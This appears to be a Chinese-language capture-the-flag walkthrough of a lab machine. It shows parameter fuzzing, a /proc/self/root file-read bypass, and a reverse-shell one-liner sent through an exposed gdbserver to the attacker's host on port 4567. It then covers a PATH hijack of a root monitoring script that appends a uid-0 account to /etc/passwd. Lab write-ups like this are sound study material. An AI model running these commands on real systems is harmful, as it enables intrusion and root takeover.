


PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

先看80



php-fpm83s 的进程状态信息

扫一下目录

/index.php	(Status: 200) [Size: 1177]
/info.php	(Status: 200) [Size: 57208]
/eval.php	(Status: 200) [Size: 56]

看一下eval.php





应该是fake, 还是看根目录

```
tao@kali [~] → ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u 'http://192.168.0.107/?FUZZ=1' -fw 100
```

/'___\ /'___\ /'___\
 /\ __/\ /\ __/\ _ _ _ _ /\ __/\
 \ \ ,__\ \ \ ,__\ \ /\ \ \ \ \ \ \ \ ,__\ \
 \ \ __/\ \ \ __/\ /\ __/\ \ __/\
 \ __ \ \ __ \ \ _____/\ \ __ \
 __/\ __/\ _____/\ __/\

v2.1.0-dev

```
:: Method : GET
:: URL : http://192.168.0.107/?FUZZ=1
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-
parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response words: 100
```

```

action          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
11ms]
file            [Status: 200, Size: 39, Words: 6, Lines: 1, Duration:
11ms]
:: Progress: [6453/6453] :: Job [1/1] :: 3571 req/sec :: Duration: [0:00:02]
:: Errors: 0 ::

```

fuzz拿到两个参数 `action` 和 `file`
`action`可以传`read`和`list`

```
tao@kali [~] → ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-
parameter-names.txt -u 'http://192.168.0.107/?action=FUZZ' -fs 0
```



v2.1.0-dev

```
-----

:: Method           : GET
:: URL              : http://192.168.0.107/?action=FUZZ
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-
parameter-names.txt
:: Follow redirects  : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
:: Filter            : Response size: 0

-----
```

```
list [Status: 200, Size: 909, Words: 1, Lines: 95,
Duration: 13ms]
read [Status: 200, Size: 1181, Words: 100, Lines: 60,
Duration: 11ms]
```

```
← → ↻ 不安全 http://192.168.0.107/?action=list

/proc/1
/proc/10
/proc/11
/proc/12
/proc/1223
/proc/1227
/proc/1228
/proc/13
/proc/14
/proc/15
/proc/16
/proc/1696
/proc/17
/proc/1762
/proc/18
/proc/19
/proc/1996
/proc/1997
/proc/2
/proc/20
/proc/208
/proc/209
/proc/21
/proc/211
/proc/212
/proc/218
/proc/22
/proc/2216
/proc/23
/proc/2336
/proc/2363
/proc/2389
/proc/24
/proc/2447
```

`read` 可以看一些pid
那么file应该是文件名

```
192.168.0.107/?action=read&file × +
← → ↻ 不安全 http://192.168.0.107/?action=read&file=/etc/passwd

Error: Access Denied or File Unreadable
```

测试只能读/proc好像

```
192.168.0.107/?action=read&file × +
← → ↻ 不安全 http://192.168.0.107/?action=read&file=/proc/self/cmdline

php-fpm: pool www
```

读取以上pid 的cmdline没有拿到什么有用信息，尝试使用 `/proc/self/root` 切换到根目录任意文件读

```
http://192.168.0.107/?action=read&file=/proc/self/root/etc/passwd
```

```
← → ↻ 不安全 http://192.168.0.107/?action=read&file=/proc/self/root/etc/passwd

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
514:x:1000:1000::/home/514:/bin/sh
```

拿到一个用户514

```
← → ↻ 不安全 http://192.168.0.107/?action=read&file=/proc/self/root/home/514/user.txt

flag{user-dab89930872234e42142674ea25869dc}
```

拿到user flag `flag{user-dab89930872234e42142674ea25869dc}`

读端口

```
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt
uid  timeout inode
0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0 0 14548 1 000000004865f197 100 0 0 10 0
1: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0 0 15480 1 0000000077565270 100 0 0 10 0
2: 0100007F:2328 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0 0 14540 1 0000000069fa1983 100 0 0 10 0
3: 6B00A8C0:0050 6600A8C0:1337 01 00000000:00000000 00:00000000 00000000
101 0 14891 1 0000000024d220da 20 4 31 10 -1
4: 6B00A8C0:0050 6600A8C0:1343 01 00000000:00000000 00:00000000 00000000
101 0 14894 1 0000000084d4791a 20 4 31 14 -1
5: 6B00A8C0:0050 6600A8C0:1359 01 00000000:00000000 00:00000000 00000000
101 0 14896 1 00000000b2c6144f 20 4 30 10 -1
6: 0100007F:2328 0100007F:D882 06 00000000:00000000 03:00000DF5 00000000
0 0 0 3 00000000aa7c5130
7: 6B00A8C0:0050 6600A8C0:1333 01 00000000:00000000 00:00000000 00000000
101 0 14889 1 00000000dfa9041f 20 4 31 10 -1
8: 0100007F:2328 0100007F:B6EC 06 00000000:00000000 03:0000105B 00000000
```

```

0      0 0 3 000000008ce50bca
9: 0100007F:2328 0100007F:928A 06 00000000:00000000 03:000013B8 00000000
0      0 0 3 00000000d3098a62
10: 6B00A8C0:0050 6600A8C0:F7BD 01 00000000:00000000 00:00000000 00000000
101     0 14882 1 00000000a09cc78a 20 4 31 10 -1
11: 0100007F:A1D8 0100007F:2328 01 00000000:00000000 00:00000000 00000000
101     0 14897 2 00000000daafa0a7 20 0 0 10 -1
12: 0100007F:2328 0100007F:A1D8 01 00000000:00000008 00:00000000 00000000
65534   0 14893 1 000000003f17b3c8 20 4 30 10 -1
13: 6B00A8C0:0050 6600A8C0:F7EB 01 00000000:00000000 00:00000000 00000000
101     0 14886 1 0000000039e54a60 20 4 31 10 -1
14: 0100007F:2328 0100007F:D1C4 06 00000000:00000000 03:00000962 00000000
0      0 0 3 0000000060faa4ed

```


没啥用的，看一下ipv6 <http://192.168.0.107/?action=read&file=/proc/net/tcp6>

```

sl local_address remote_address
st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000000000000000000000000000:0016
00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000
00000000 0 0 14596 1 000000008aab17d2 100 0 0 10 0
1: 00000000000000000000000000000000:96D5
00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000
00000000 1000 0 15365 1 00000000a9e4df6f 100 0 0 10 0

```

开了38613端口，但不知道是什么服务，再回头看进程的cmdline找到一个gdbserver



猜测gdbserver就是开在38613端口，测试发现确实如此

```

(gdb) target extended-remote 192.168.0.107:38613
Remote debugging using 192.168.0.107:38613

```

反弹shell

```

(gdb) set remote exec-file /bin/ash
(gdb) run -c "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc
192.168.0.104 4567 > /tmp/f"

```

```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.107] 41481
id
uid=1000(514) gid=1000(514) groups=1000(514)
```

pspy看到一个定时任务

```
CMD: UID=0    PID=1      | /sbin/init
CMD: UID=0    PID=2950   | /bin/sh /usr/bin/monitor
CMD: UID=0    PID=2951   | sleep 2
CMD: UID=0    PID=2952   | sleep 2
```

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/block
/dev/disk
/dev/disk/by-id
/dev/disk/by-partuuid
/dev/disk/by-uuid
/dev/mqueue
/dev/shm
/tmp
/tmp/.ICE-unix
/tmp/.X11-unix
/usr/local/bin
/var/tmp
```

同时可以看到/usr/local/bin是可写的

```
~ $ cat /usr/bin/monitor
#!/bin/sh
i=1
while [ $i -le 3 ]; do
    if [ ! -f /home/514/protected/secret ]; then
        warning
    fi
    sleep 2
    i=$((i+1))
done
~ $ cat /usr/bin/warning
#!/bin/sh
echo "[!] Security Breach: Secret file missing!"
~ $
```

那么就可以大胆猜测可以劫持环境变量在 `/usr/local/bin` 写一个恶意warning

```
~ $ echo "echo 'test1:adrla7IBSfTZQ:0:0:123456:/root:/bin/ash' >>/etc/passwd"
> /usr/local/bin/warning
~ $ chmod +x /usr/local/bin/warning
~ $ mv /home/514/protected /home/514/protected_backup
```

```
~ $ cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
514:x:1000:1000:./home/514:/bin/sh
test1:adrla7IBSfTZQ:0:0:123456:/root:/bin/ash
```

```
~ $ su test1
Password: 123456

id
uid=0(root) gid=0(root) groups=0(root)
cd ~
ls
root.txt
cat root.txt
flag{root-7bd5942949d04a7abfa7b9af22704ae2}
```